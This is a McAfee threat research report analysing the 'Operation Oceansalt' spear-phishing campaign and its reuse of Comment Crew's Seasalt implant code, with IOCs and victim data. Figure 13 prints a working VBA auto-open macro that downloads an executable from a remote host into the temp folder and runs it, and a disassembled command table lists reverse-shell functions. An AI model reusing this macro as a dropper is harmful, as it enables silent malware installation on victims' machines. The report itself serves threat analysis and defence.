REPORT

McAfee
Together is power.

# 'Operation Oceansalt' Attacks South Korea, U.S., and Canada With Source Code From Chinese Hacker Group

October 18, 2018

**McAfee Advanced Threat Research**

# 'Operation Oceansalt' Attacks South Korea, U.S., and Canada With Source Code From Chinese Hacker Group

## Introduction

McAfee® Advanced Threat Research and Anti-Malware Operations teams have discovered another unknown data reconnaissance implant targeting Korean-speaking users. We have named this threat Operation Oceansalt based on its similarity to the earlier malware Seasalt, which is related to earlier Chinese hacking operations. Oceansalt reuses a portion of code from the Seasalt implant (circa 2010) that is linked to the Chinese hacking group Comment Crew. Oceansalt appears to have been part of an operation targeting South Korea, United States, and Canada in a well-focused attack. A variation of this malware has been distributed from two compromised sites in South Korea. (They are currently offline.) Oceansalt appears to be the first stage of an advanced persistent threat. The malware can send system data to a control server and execute commands on infected machines, but we do not yet know its ultimate purpose. The Advanced Threat Research team has not previously described this implant in any of our analyses.


### Authors

This report was researched and written by:

- **Ryan Sherstobitoff**
- **Asheer Malhotra**


### Comment Crew or Another Actor?

The actions of Comment Crew, also known as APT1, were exposed in 2013 in a ground-breaking report on Chinese cyber espionage against the United States. This report detailed the inner workings of Comment Crew and its cyber offensive capabilities. The consequences of releasing this public report forced the group to either make changes to their techniques or cease their activity altogether. Until this analysis, we had observed no new activity related to Comment Crew since they were exposed, but now we find portions of their implant code appearing in new operations targeting South Korea.

As we investigated this code overlap, we found no evidence that the source code from Comment Crew was ever made public, nor did we find it being sold in underground markets we examined. Has Comment Crew returned? We think it is unlikely. Due to the lack of indications that this is a new Comment Crew campaign, it raises the question of who is responsible. Based on our research, we offer a few potential scenarios that could explain the existence of Comment Crew's code in the current actor's malware targeting South Koreans.

- This is a code-sharing arrangement between two actors
- An actor has privately gained access to the source code from someone involved in the original Comment Crew operations
- This is a "false flag" operation using Comment Crew's code to make it appear that China and North Korea have collaborated on this cyberattack

## Does the Actor Speak Korean?

The contents of the malicious documents were written in Korean and contained subjects specifically relating to the finances of projects in South Korea. These documents appear to be unique, not found on open-source channels. We were not able to determine the source of these documents, suggesting they were created by the actor.

The metadata in the malicious Microsoft Office documents used in the attacks contains a Korean-language code page. This data indicates the document contained the Korean-language pack, most likely to ensure the victims could read it. We also see a consistent author, which is typical of the techniques of previous campaigns we have analyzed that involved malicious documents targeting South Koreans.

| | |
|---|---|
| last_author | Lion |
| creation_datetime | 2018-06-04 12:17:16 |
| author | Lion |
| last_saved | 2018-06-04 13:25:27 |
| application_name | Microsoft Excel |
| code_page | Korean |

Figure 1. Metadata from a code page in a malicious .xls document.

The Advanced Threat Research team concludes that we have found a new implant family created by an actor targeting Korean-speaking users and using components from Comment Crew's source code. Furthermore it is likely that the actor has a good working knowledge of the Korean language.

## Targets

During our research we discovered the initial attack vector was spear phishing, with two malicious Korean-language Microsoft Excel documents acting as downloaders of this implant. According to our document analysis, the targets likely had knowledge of South Korean public infrastructure projects and related financials—a clear indication that the actor focused initially on infrastructure.

A second round of malicious documents, this time in Microsoft Word, carried the same metadata and author as the Excel documents. The content was related to the financials of the Inter-Korean Cooperation Fund. The malicious activity first appeared on May 31, 2018, in South Korea. Further telemetry indicates organizations outside of Korea have fallen victim to this attack; as of August 14, the attack had reached multiple industries in Canada and the United States.

The date of the attack's first appearance in North America is unknown. We did not find Office documents affecting targets in Canada and the United States, but our telemetry indicates the threat has also affected systems in North America. It is possible the attack on North American companies is part of a separate campaign from the one targeting Koreans, especially because we discovered only a handful of malicious documents and they distributed only one variant of the implant out of several we found. Based on our telemetry, the team learned these organizations were in the investment, banking, and agriculture industries.

## Objectives and Impact

Our research suggests the targets were those who would read documents related to South Korea's public construction expenses, Inter-Korean Cooperation fund, or other global financial data. One possible motive for the campaign is financial theft. These attacks might be a precursor to a much larger attack that could be devastating given the control the attackers have over their infected victims. The impact of these operations could be huge: Oceansalt gives the attackers full control of any system they manage to compromise and the network it is connected to. A bank's network would be an especially lucrative target.

Further, the code overlaps with that from a previously reported advanced state-sponsored group. The overlap suggests a close collaboration between members of a state-sponsored group and the current actors in conducting cyber operations.

## Campaign Analysis

The campaign to target and compromise victims across the world began in Korea and expanded globally in stages. The distribution URLs for the implants were fairly consistent for the malicious documents; it appears the actor hacked a number of South Korean websites to host the implant code.

### Wave One: South Korean higher education

The first wave of attacks began with a malicious document created May 18, with a last saved date of May 28. The author of this Korean-language document was Lion, whom we will continue to see throughout later documents.

| Property | Value |
|---|---|
| codepage | 949 |
| author | Lion |
| last_saved_by | Lion |
| create_time | 2018-05-18 05:54:56 |
| last_saved_time | 2018-05-28 00:29:53 |
| creating_application | Microsoft Excel |
| security | 0 |

Figure 2. Metadata from a first-wave malicious document.

In the first wave the malicious Excel file contains a list of Korean names, physical addresses, and email addresses. Many of the names belong to those involved in higher education in South Korea or who attend various institutes. However, the list is random and looks like a copy of a database of personal information from a South Korean government authority.

This document contains macro code to download the implant from www.[redacted].kr/admin/data/member/1/log.php and execute it as V3UI.exe, the name of a security product in South Korea.

## Wave Two: South Korean public infrastructure

The Advanced Threat Research team discovered that the implant was hosted at a legitimate site in South Korea belonging to a music teachers organization that has no relationship to the malicious document. The actor hosted a PHP page that triggered the download of the implant from a malicious VBA script embedded in two Excel documents, which contained Visual Basic macros to communicate, download, and install an implant on the victim's system once the document was opened and viewed. The documents were submitted to us by a South Korean organization during the first wave of attacks.

**hxxp://[redacted].kr/admin/data/member/1/log.php**

Figure 3. The download URL for the second wave of attacks, against public infrastructure.

This Excel document was created May 31 by the author Lion, a day before the implant was compiled and hosted on the distribution site. The documents appear to be related to South Korean public infrastructure projects and their expenses. Based on our analysis of the documents, it is clear that this attack is targeted toward South Korean individuals in this field.

| Property | Value |
|---|---|
| codepage | 949 |
| author | Lion |
| last_saved_by | Lion |
| create_time | 2018-05-31 06:33:05 |
| last_saved_time | 2018-05-31 14:18:35 |
| creating_application | Micrcsoft Excel |
| security | 0 |

Figure 4. Metadata from a second-wave malicious document.





Figure 5. Malicious document 1: investment trends in public infrastructure projects.



① (계속사업) 잔사업비 및 사업추진상황 고려 연차별 배분

| 잔여기간 | 1년차 | 2년차 | 3년차 | 4년차 | 5년차 | 6년차 | 7년차 |
|---|---|---|---|---|---|---|---|
| 1년 | 100 | | | | | | |
| 2년 | 50 | 50 | | | | | |
| 3년 | 30 | 40 | 30 | | | | |
| 4년 | 20 | 25 | 30 | 25 | | | |
| 5년 | 15 | 20 | 25 | 20 | 20 | | |
| 6년 | 10 | 15 | 15 | 25 | 20 | 15 | |
| 7년 | 10 | 10 | 15 | 15 | 20 | 15 | 15 |

② (신규착공) 공사기간 및 사업우선순위 고려 연차별 배분
* 설계비 및 설계기간 별도 산정

| 공사기간 | 1년차 | 2년차 | 3년차 | 4년차 | 5년차 | 6년차 | 7년차 | 8년차 | 9년차 |
|---|---|---|---|---|---|---|---|---|---|
| 5년 | 6 | 15 | 32 | 27 | 20 | | | | |
| 6년 | 5 | 13 | 22 | 25 | 20 | 15 | | | |
| 7년 | 5 | 10 | 15 | 22 | 23 | 15 | 10 | | |
| 8년 | 4 | 8 | 13 | 20 | 20 | 15 | 12 | 8 | |
| 9년 | 4 | 8 | 12 | 15 | 15 | 15 | 15 | 10 | 6 |

Figure 6. Malicious document 2: expenses in public infrastructure projects.

Figure 7. Malicious document 3: a public projects expense report.

The last document in this wave was created by Lion on June 4 with the filename 0.온나라_상용_SW_2018년 대상_list_(20180411)_지역업체.xls. This document was observed downloading the implant from the distribution server. It references Onnara, a government agency responsible for land and development in South Korea.

## Wave Three: Inter-Korean Cooperation

The third wave included a Word document with the same type of macro code as the Excel files. The document contained fake information related to the financials of the Inter-Korean Cooperation Fund. The document was created at the same time as the attacks on South Korean public infrastructure officials. Lion authored both Excel and Word documents. This Word document used a different South Korean compromised website to distribute the implant. In this wave, an additional Excel document appeared with telephone numbers and contact information connected to the content of the Word document.

**hxxp://[redacted].kr/gbbs/bbs/admin/log.php**

Figure 8. The distribution URL for the implant for Wave Three.




Figure 9. Fake statistics statement monthly report from the Inter-Korean Corporation Fund.

| 고객사 | 2018 DM 제품 | 2018 DM 수량 | 2018 WSS 제품 | 2018 WSS 수량 | HW여부 | 2018본계약 지역업체 | 2018(1분기) 지역업체 | 2017파트너 | 2017 지역업체 | 2018 통합여부 |
|---|---|---|---|---|---|---|---|---|---|---|
| 강원도 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 케이탑 | | 케이탑 | O |
| 강릉시 | ACUBE DM | 1 | XecureXML | 1 | | | 티아이에스 | | 티아이에스 | O |
| 동해시 | ACUBE DM | 1 | XecureXML | 1 | | | 티아이에스 | | 티아이에스 | O |
| 삼척시 | ACUBE DM | 2 | XecureXML | 2 | | | 티아이에스 | | 티아이에스 | O |
| 속초시 | ACUBE DM | 1 | XecureXML | 1 | | | 티아이에스 | | 티아이에스 | O |
| 원주시 | ACUBE DM | 1 | XecureXML | 1 | | | 케이탑 | | 케이탑 | O |
| 춘천시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 케이탑 | | 케이탑 | O |
| 태백시 | Handy DM | 1 | XecureXML | 1 | | | 티아이에스 | | 티아이에스 | O |
| 양구군 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 케이탑 | | 케이탑 | O |
| 양양군 | ACUBE DM | 1 | XecureXML | 1 | | | 티아이에스 | | 티아이에스 | O |
| 영월군 | ACUBE DM | 1 | XecureXML | 1 | | | 케이탑 | | 케이탑 | O |
| 정선군 | ACUBE DM | 2 | XecureXML | 2 | | | 케이탑 | | 케이탑 | O |
| 평창군 | ACUBE DM | 1 | Key#XML | 1 | | | 케이탑 | | 케이탑 | O |
| 횡성군 | ACUBE DM | 1 | XecureXML | 1 | | | 케이탑 | | 케이탑 | O |
| 경기도 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 광주대신 | | 광주대신 | O |
| 가평군 | Handy DM | 1 | MaxigentWSS | 1 | | | 피데스 | | 피데스 | O |
| 고양시 | Handy DM | 1 | KSignWSS | 1 | | | 세원아이티 | | 세원아이티 | O |
| 광명시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 광주대신 | 광주대신 | | O |
| 광주시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 광주대신 | | 광주대신 | O |
| 구리시 | | | MaxigentWSS | 1 | | | 광주대신 | 광주대신 | 광주대신(일부) | O |
| 군포시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 피데스 | | 피데스 | O |
| 과천시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 남양주시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 피데스 | | 피데스 | O |
| 동두천시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 김포시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 안산시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 광주대신 | | 광주대신 | O |
| 안성시 | ANYONE DM | 2 | MaxigentWSS | 2 | | | 피데스 | | 피데스 | O |
| 시흥시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 양주시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 피데스 | 피데스 | | O |
| 안양시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 용인시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 피데스 | | 피데스 | O |
| 오산시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 의정부시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 광주대신 | | 광주대신 | O |
| 이천시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 피데스 | | 피데스 | O |
| 파주시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 세원아이티 | | 세원아이티 | O |
| 평택시 | ANYONE DM | 1 | MaxigentWSS | 2 | | | 세원아이티 | 무상 | | O |
| 의왕시 | Handy DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | | 피데스 | O |
| 하남시 | ACUBE DM | 2 | MaxigentWSS | 2 | | | 광주대신 | 광주대신 | | O |
| 화성시 | ANYONE DM | 2 | MaxigentWSS | 2 | | | 피데스 | | 피데스 | O |
| 연천군 | ANYONE DM | 1 | MaxigentWSS | 1 | | | 세원아이티 | 무상 | | O |
| 경상남도 | ANYONE DM | 2 | MaxigentWSS | 2 | O | | 한결정보기술 | 무상 | | O |
| 거제시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 광주대신 | | 광주대신 | O |
| 김해시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 세원아이티(대구) | | 아이티원 | O |
| 밀양시 | Handy DM | 1 | XecureXML | 1 | O | | 한결정보기술 | | 아이티원 | O |
| 사천시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 광주대신 | | 광주대신 | O |
| 양산시 | Handy DM | 1 | XecureXML | 1 | | | 세원아이티(대구) | | 아이티원 | O |
| 진주시 | ACUBE DM | 1 | MaxigentWSS | 1 | | | 광주대신 | | 광주대신 | O |
| 창원시 | ANYONE DM | 1 | MaxigentWSS | 1 | O | | 한결정보기술 | 무상 | | O |

Figure 10. Fake statistics statement monthly report from the Inter-Korean Corporation Fund.




Figure 11. Fake product and partner information.

## Wave Four: Targets outside of South Korea

We identified a small number of targets outside of South Korea, as the attacks expanding their scope. We have yet to identify the malicious documents involved in delivering this implant to the victims. Because Waves One and Two contained different distribution servers for the implant, we expect this wave had its own as well. According to McAfee telemetry data between August 10 and 14, these North American targets fall within several industries:

| Industry | Country |
|---|---|
| Financial | United States |
| Health Care | United States |
| Health Care | United States |
| Telecommunications | Canada |
| Financial | United States |
| Agriculture and Industrial | United States |
| Financial | United States |
| Telecommunications | Canada |
| Financial | Canada |
| Financial Technology | United States |
| Government | United States |

Figure 12. Victims in Wave Four of the campaign.

## Wave Five: South Korea and United States

The Oceansalt implant was not limited to just one sample. We discovered additional variants using different control servers. As we continued to investigate, we found more samples, though obfuscated to avoid detection. The samples were all identical to the initial Oceansalt implant. The fifth-wave samples were compiled between June 13 and July 17 and were submitted to us by organizations in South Korea and the United States.

| Hash | Compile Date | Control Server |
|---|---|---|
| 38216571e9a9364b509e52ec19fae61b | 6/13/2018 | 172.81.132.62 |
| 531dee019792a089a4589c2cce3dac95 | 6/14/2018 | 211.104.160.196 |
| 0355C116C02B02C05D6E90A0B3DC107C | 7/16/2018 | 27.102.112.179 |
| 74A50A5705E2AF736095B6B186D38DDF | 7/16/2018 | 27.102.112.179 |
| 45C362F17C5DC8496E97D475562BEC4D | 7/17/2018 | 27.102.112.179 |
| C1773E9CF8265693F37DF1A39E0CBBE2 | 7/17/2018 | 27.102.112.179 |
| D14DD769C7F53ACEC482347F539EFDF4 | 7/17/2018 | 27.102.112.179 |
| B2F6D9A62C63F61A6B33DC6520BFCCCD | 7/17/2018 | 27.102.112.179 |
| 76C8DA4147B08E902809D1E80D96FBB4 | 7/17/2018 | 27.102.112.179 |

## Technical Analysis

### Download and execution capabilities

- Once the .xls/.doc files are opened in Office, embedded malicious macros contact a download server and write the Oceansalt implant to disk
- These malicious macros execute the Oceansalt implant on the infected endpoint

The indicators of compromise from the malicious .xls downloaders:

| IOC Description | IOC Value |
|---|---|
| Download servers contacted | [redacted].kr<br>[redacted].kr |
| Oceansalt location on the download server | /admin/data/member/1/log[.]php<br>/gbbs/bbs/admin/log[.]php |
| Oceansalt location on the infected endpoint | %temp%\SynTPHelper[.]exe<br>%temp%\LMworker[.]exe |

```
Private Sub Workbook_Open()

Dim hInternet As Long
Dim hConnect As Long
Dim lFlags As Long
Dim hRequest As Long
Dim bRes As Boolean
Dim strFile As String
Dim strDir As String
Dim iFile
Dim lBytesRead
Dim sBuffer As String

Dim Data(1) As Byte

Range("A:M").Font.Name = "Tahoma"
Range("A:M").Font.Size = 10

hInternet = InternetOpen(vbNullString, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
hConnect = InternetConnect(hInternet, [redacted]", 80, "", "", INTERNET_SERVICE_HTTP, 0, 0)
lFlags = INTERNET_FLAG_NO_COOKIES
lFlags = lFlags Or INTERNET_FLAG_NO_CACHE_WRITE
hRequest = HttpOpenRequest(hConnect, "GET", "gbbs/bbs/admin/log.php", "HTTP/1.0", vbNullString, vbNullString, lFlags, 0)
bRes = HttpSendRequest(hRequest, vbNullString, 0, vbNullString, 0)
strFile = Environ$("tmp") & "\" & "LMworker.exe"
iFile = FreeFile()
Open strFile For Binary Access Write As iFile

Do
    bRes = InternetReadFile(hRequest, Data(0), 1, lBytesRead)
    If lBytesRead > 0 Then
        Put iFile, , Data(0)
    End If
Loop While lBytesRead > 0

Close iFile

bRes = ShellExecute(0, "open", strFile, "", vbNullString, vbNormalFocus)

End Sub
```

Figure 13. A portion of the malicious macro code used to download the implant.

## Control Server

The campaign employed multiple control servers. We observed the following IP addresses in implants dating from June to July.

- 172.81.132.62
- 211.104.160.196
- 27.102.112.179
- 158.69.131.78

Our telemetry shows this campaign is operational in several countries. Address 211.104.160.196 indicates infections in Costa Rica, the United States, and the Philippines. Address 158.69.131.78 reveals additional infections in the United States and Canada.

These machines resided in numerous countries from August 18–21. Because this operation involves multifunction implants, these machines are likely to be part of a larger covert listener network. The Advanced Threat Research team has observed this kind of targeting in similar operations that compromise victims as control server relays.

## Implant Origins

Our initial investigation into earlier similar samples led us to a variant—bf4f5b4ff7ed9c7275496c07f9836028, compiled in 2010. Oceansalt uses portions of code from this sample; their overall similarity is 21%. The reused code is unique, is not considered a common library or common code, and serves reconnaissance and control.

The misclassified sample used a Comment Crew domain. Further investigation revealed the misclassified sample is 99% like Seasalt (5e0df5b28a349d46ac8cc7d9e5e61a96), a Comment Crew implant reported to have been used in their operations around 2010. Thus the Oceansalt actor is reusing portions of code from Seasalt to form a new implant. Based on the overall techniques, Oceansalt is unlikely to signal a rebirth of Comment Crew, raising the question of how the actor obtained the Seasalt code. Was it provided to this or another actor, or was it leaked and discovered by this actor? We have been unable to find any evidence in underground or public forums that suggest the source code of Seasalt has been leaked or made available.

We discovered another batch of samples compiled on July 16–17 that are obfuscated and essentially the same implant, with minor changes such as the control servers. Some of the samples are missing reverse-shell functionality, indicating that this actor has access to Seasalt source code and can compile implants from the original source. This could demonstrate is a level of collaboration between two nation-states on their cyber offensive programs.

## Code Similarities with Seasalt

Oceansalt contains the following strings that are part of Seasalt:

- Upfileer
- Upfileok

```
push    eax             ; flags
push    9               ; len
push    offset aUpfileer ; "upfileer"
push    edi             ; s
call    sub_401D30
add     esp, 10h
pop     edi
pop     ebx
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
```

Figure 14. Seasalt strings appearing in Oceansalt.

```
loc_401338:                 ; hObject
push    ebx
call    ds:CloseHandle
push    0                   ; flags
push    9                   ; len
push    offset aUpfileok ; "upfileok"
```

Figure 15. Seasalt strings appearing in Oceansalt.

Both implants have a high degree of similarity in code sharing and functions. A few of their commonalities follow.

## Command handler and index table similarities

The command handler for both implants uses similar semantics and command codes to execute the same functionalities. Even the mechanism for calculating the command code is similar. Seasalt code is represented on the left and Oceansalt appears on the right:

Figure 16. Command handler similarity between Seasalt, at left, and Oceansalt.

```
command_index_table dd offset send_drive_info_loc
                                        ; DATA XREF: _main+413Tr
                dd offset send_file_info_loc ; jump table for switch statement
                dd offset execute_command_loc
                dd offset delete_file_loc
                dd offset write_file_loc
                dd offset read_file_loc
                dd offset send_process_info_loc
                dd offset terminate_process_loc
                dd offset create_reverse_shell_loc
                dd offset send_commands_to_reverse_shell_loc
                dd offset cleanup_ipc_pipes_for_reverse_shell_loc
                dd offset test_send_recv_loc
                dd offset sleep_loc
```

```
command_index_table dd offset send_drive_info_loc
                                        ; DATA XREF: WinMain(x,x,x,x)+234Tr
                dd offset send_file_info_loc ; jump table for switch statement
                dd offset execute_command_loc
                dd offset delete_file_loc
                dd offset write_file_loc
                dd offset read_file_loc
                dd offset send_process_info_loc
                dd offset terminate_process_loc
                dd offset create_reverse_shell_loc
                dd offset send commands to reverse shell loc
                dd offset cleanup_ipc_pipes_for_reverse_shell_loc
                dd offset test send recv loc
```

Figure 17. Command index table similarity between Seasalt, at left, and Oceansalt.

## Command and capability similarities

